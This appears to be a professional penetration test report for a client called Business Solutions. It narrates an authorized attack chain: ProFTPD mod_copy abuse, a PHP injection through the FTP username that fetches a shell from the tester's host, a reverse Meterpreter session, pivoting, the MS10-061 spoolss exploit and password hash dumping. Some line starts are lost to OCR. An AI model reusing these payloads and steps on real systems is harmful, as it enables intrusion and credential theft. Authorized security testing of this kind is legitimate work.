Penetration Testing Report

Client: Business Solutions

June 15th 2015

Acumen Innovations
80 S.W 8th St
Suite 2000
Miami, FL 33130
United States of America

Tel: 1-888-995-7803
Email: info@acumen-innovations.com
Web: www.acumen-innovations.com

Table of Contents

1.0 - Executive Summary

We were contracted by Business Solutions in order to conduct a thorough penetration test of their public infrastructure and determine what kind of access a malicious attacker could attain. Specifically, Business Solutions was interested in the following:

- Determining whether an external attacker could find an entry point into the internal network
- If a path was found, determine:
  - What systems the attacker could reach
  - If the confidentiality/integrity of confidential system information would be compromised

The attacker was modeled after a regular Internet user with no previous knowledge of the company. The only information provided was a domain name, and only the server hosting this application was within the scope of work.

Through a series of vulnerabilities, we managed to get past the perimeter defenses and into the server. Further network discovery was done in order to obtain a picture of the network configuration and further the attack.

During the internal discovery phase, it was discovered that the breached structure was part of an internal network which contained multiple devices. We focused our attention on a machine which appeared to be the Human Resources computer.

This target was chosen because it seemed likely that it would host confidential information about company personnel and was therefore deemed a high value target.

Further exploitation of the target system resulted in complete control over the HR computer, along with additional credentials that could be used to further the attack. At this point however, it was determined that enough control had been obtained in order to successfully demonstrate the seriousness of the vulnerabilities found. The assessment was conducted in a controlled manner following the recommendations outlined in NIST SP800 -115.

2.0 - Narrative

2.1 - Reconnaissance





Figure 1: Initial view of the target

The first step of the penetration test was to gather information about our target using the starting point given, which is the url. The web application was examined for vulnerabilities and port scans were done in order to identify what ports where open and what services where listening.

The port scan revealed two publicly accessible services running; a web server running on port 80 and an ftp server listening on port 21.




```
Nmap scan report for www.businesssolutions.com (192.168.2.59)
Host is up (0.0031s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5rc3
80/tcp open  http    Apache httpd 2.2.22 ((Debian))
MAC Address: 00:22:75:A6:B7:25 (Belkin International)
Service Info: OS: Unix
```

Figure 1.1 – Nmap indicates the presence of a network level firewall filtering probes to other ports. FTP and Web servers are both exposed to the public.

Service version enumeration was accomplished through banner grabbing and it yielded an apache web server and a proftp server both running outdated versions. Since previous proftp versions contained several vulnerabilities, this was chosen as our target.

2.2 First Phase - Compromise Public Server

After studying the ftp application, two vulnerabilities were discovered. The first was a publicly known exploit on the mod_copy module which enabled unauthenticated users to move files within the server. This enabled us to move the /etc/passwd file, and due to a permissions misconfiguration, move the /etc/shadow file as well.




```
nicklaplace:$6$XlaWZoVZ$nV/Ehlahiljj9RaSkllMf7sm0ObQnFuqMW3t/SJCdvJzszriUv5kBoeesIoV89XIAmb0D3n9ooLJq5iIiwepS/:16580:0:99999:7:::
```

Figure 2 – Improper file permissions yielded access to the shadow file which contained hashed passwords for company executives.

An attempt to crack the hash in the shadow file provided no results, at which point we went back to carefully study the ftp application and we identified a previously unknown vulnerability.

The proftp application did not seem to strip invalid characters from the username parameter before recording the login attempt to the access.log file. This enabled us to inject a short piece of php which, when executed, would upload a reverse connect shell from our server to theirs.




```
root@localhost:~# ftp 192.168.2.59
Connected to 192.168.2.59.
220 ProFTPD 1.3.5rc3 Server (ProFTPD Default Installation) [192.168.255.3]
Name (192.168.2.59:root): <?php $copy=copy('http://192.168.2.11/met.php', '/var/
www/shell.php'); ?>
331 Password required for <?php
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> site cpfr /var/log/auth.log
350 File or directory exists, ready for destination name
ftp> site cpto /var/www/upload.php
250 Copy successful
```

Figure 2.1 – The username parameter in Proftp 1.3.5rc3 did not properly sanitize user input before passing it to auth.log

Using the first vulnerability, the log file was moved to the root web folder and renamed upload.php. This way it would be treated as a php script when called, which would execute the previously injected php code and upload our shell.

A listener was set up and when the file was called we obtained a reverse shell with the privilege of the www-data user.




```
*] Started reverse handler on 192.168.2.11:4444
*] Starting the payload handler...
*] Meterpreter session 2 opened (192.168.2.11:4444 -> 192.168.2.59:37905) at 2015-06-20 22:22:39 -0400

eterpreter > sysinfo
omputer     : BussinessSolutions
S           : Linux BussinessSolutions 3.13.0 #1 PREEMPT Sun Jan 26 03:02:20 UTC 2014 armv6l
eterpreter : php/php
eterpreter > shell
rocess 4633 created.
hannel 0 created.
get 192.168.2.11/scanner.sh
-2015-06-21 02:23:40--  http://192.168.2.11/scanner.sh
onnecting to 192.168.2.11:80... connected.
TTP request sent, awaiting response... 200 OK
ength: 646 [text/x-sh]
aving to: `scanner.sh'

    0K                                                        100% 3.42M=0s

015-06-21 02:23:40 (3.42 MB/s) - `scanner.sh' saved [646/646]
```

Figure 2.2 – By leveraging a known vulnerability and an unknown vulnerability, a shell was successfully uploaded into the public server. This allowed us to upload more tools to further the attack.

2.3 Second Phase - Pivot


With an interactive shell on the server we had the permissions of the www-data user. Rather than attempt to escalate privileges, we focused on further network discovery and studying what other applications were on the server. Since no developer tools were found on the server, a bash script was uploaded and used to get more information about the system. Results showed an SQL database and SSH server listening on ports 3306 and 22.



```
hmod a+x scanner.sh
/scanner.sh
cumen Innovations - Subnet Discovery script

*]Current user:

id=33(www-data) gid=33(www-data) groups=33(www-data)

*]Local Kernel version:

.13.0

*]TCP Open ports on localhost:

Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
ctive Internet connections (only servers)
roto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
cp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
cp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
cp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
cp6       0      0 :::80                   :::*                    LISTEN      -
cp6       0      0 :::22                   :::*                    LISTEN      -

*]Starting Subnet discovery:


!]192.168.255.2 is up
*]Attempting nbtscan...
```

Figure 3.0 – Once behind the network firewall, reconnaissance of the server revealed a MySQL database and SSH server running locally.

This indicated that a network level firewall was in place which had dropped our previous scans to those ports. During the scan, a Windows machine was identified using the open and closed ports, as well as NetBIOS. Enumeration revealed a wealth of information, such as the machine having shared folders, computer name and more. This was chosen as our target as the name indicated it would be a high value target.



```
NetBIOS Name Table for Host 192.168.255.3:

Name                Service          Type
---------------------------------------
PAMPOOVEY-HR        <00>             UNIQUE
PAMPOOVEY-HR        <20>             UNIQUE
MSHOME              <00>              GROUP
MSHOME              <1e>              GROUP
MSHOME              <1d>             UNIQUE
▯▯__MSBROWSE__▯     <01>              GROUP

Adapter address: 00:19:7d:ab:df:eb
---------------------------------------

 Open ports on 192.168.255.3:
(UNKNOWN) [192.168.255.3] 23 (telnet) open
(UNKNOWN) [192.168.255.3] 135 (loc-srv) open
(UNKNOWN) [192.168.255.3] 139 (netbios-ssn) open
(UNKNOWN) [192.168.255.3] 3389 (?) open
(UNKNOWN) [192.168.255.3] 445 (microsoft-ds) open
```

Figure 3.1 – A scan done from the compromised system revealed it was part of an internal network, and we used it as our pivot to enumerate the internal environment. The system located at 192.168.255.3 had a telnet server, NetBios, remote desktop, and more listening services.

The computer name indicated that this machine belonged to a human resources staff member, which made it a valuable target due to confidential files stored within it. Further OS fingerprinting revealed this was a Windows XP SP3 machine which was important because Microsoft stopped all support for the XP platform on April 8th 2014, meaning any vulnerabilities discovered after this date would be unpatched. Investigation into the listening services revealed port 445 on this computer was vulnerable to MS Spools CVE-2010-2729, a vulnerability in the drivers for shared printer configuration in various versions of Windows. If exploited, this could lead to complete system compromise.

Before we could attack this machine, we had to bypass the network firewall and forward our traffic to port 445. In order to achieve this, all communications were routed through the compromised server and therefore attacked the HR computer from behind the firewall and inside the network.





Figure 3.2 - Pivoting to the internal target was accomplished by routing all outside communications through the compromised server.

After setting up the pivot, the next step was to compromise the computer.

2.4 Third Phase - Compromise HR

Using a publicly available exploit, the MS spools vulnerability was triggered and a meterpreter shell chosen as the payload. Under normal circumstances, MS08-061 will not provide a remote user control over the computer because it creates the payload but is unable to execute it remotely. To bypass this restriction, the file is written to a directory used by Windows Management Instrumentation. This directory is periodically scanned and any .mof files are processed automatically. This exploit was successfully executed, giving us control over the user’s computer.



```
sf exploit(ms10_061_spoolss) > run

*] Started reverse handler on 192.168.2.11:4444
*] Trying target Windows Universal...
*] Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.255.3[\spoolss] ...
*] Bound to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168.255.3[\spoolss] ...
*] Attempting to exploit MS10-061 via \\192.168.255.3\Lexmark ...
*] Printer handle: 0000000004a72c17b6dd1d149bc2a135ce7c53f15
*] Job started: 0x8
*] Wrote 73802 bytes to %SystemRoot%\system32\BrY9G5gLtaaDvm.exe
*] Job started: 0x9
*] Wrote 2241 bytes to %SystemRoot%\system32\wbem\mof\GbBC0I5Ttvlc9K.mof
*] Everything should be set, waiting for a session...
*] Sending stage (882176 bytes) to 192.168.2.59
*] Meterpreter session 3 opened (192.168.2.11:4444 -> 192.168.2.59:1108) at 2015-06-20 22:25:41 -0400

eterpreter > sysinfo
omputer         : PAMPOOVEY-HR
S               : Windows XP (Build 2600, Service Pack 3).
rchitecture     : x86
ystem Language  : en_US
eterpreter      : x86/win32
eterpreter > hashdump
cumen:1005:c3139f0d0d3cd7fa5039ad475451228e:2c6ccc25c79477c5749e6a27d6b694d7:::
dministrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SPNET:1004:72375b9530eda056498be4499444ad2e:e103fc728dbf86128cedcb8de1361caa:::
uest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
elpAssistant:1000:393736a027d4f85f2db9c8d5a27fc180:fc6f5fa0d56214b30492145862600795:::
wner:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
UPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:79082610ca501b9cac4d5977f0b4f2c9:::
eterpreter >
```

4.0 – A vulnerability in the outdated and unsupported Windows XP operating system not only gave us access but also allowed us to dump all user hashes to be used in further attacks.

A hash dump was done and various password hashes were collected for cracking. Finally, A VNC server was injected into the victim's computer to get a desktop view of the user.




Figure 4.1 – The VNC server was used to observe the actions of the target and learn more about the company.

At this stage, a malicious attacker could further the attack by:

- Using the internal systems behind the firewall to distribute backdoors to other areas of the network
- Carrying out targeted attacks against any and all employees through information found on the computer
- Destruction and/or stealing of sensitive employee and company data
- Distribution of malicious client side code via the web page f Business Solutions
- Leveraging web server access to conduct attacks against Business Solutions partners and clients that maintain a trusting relationship with the company

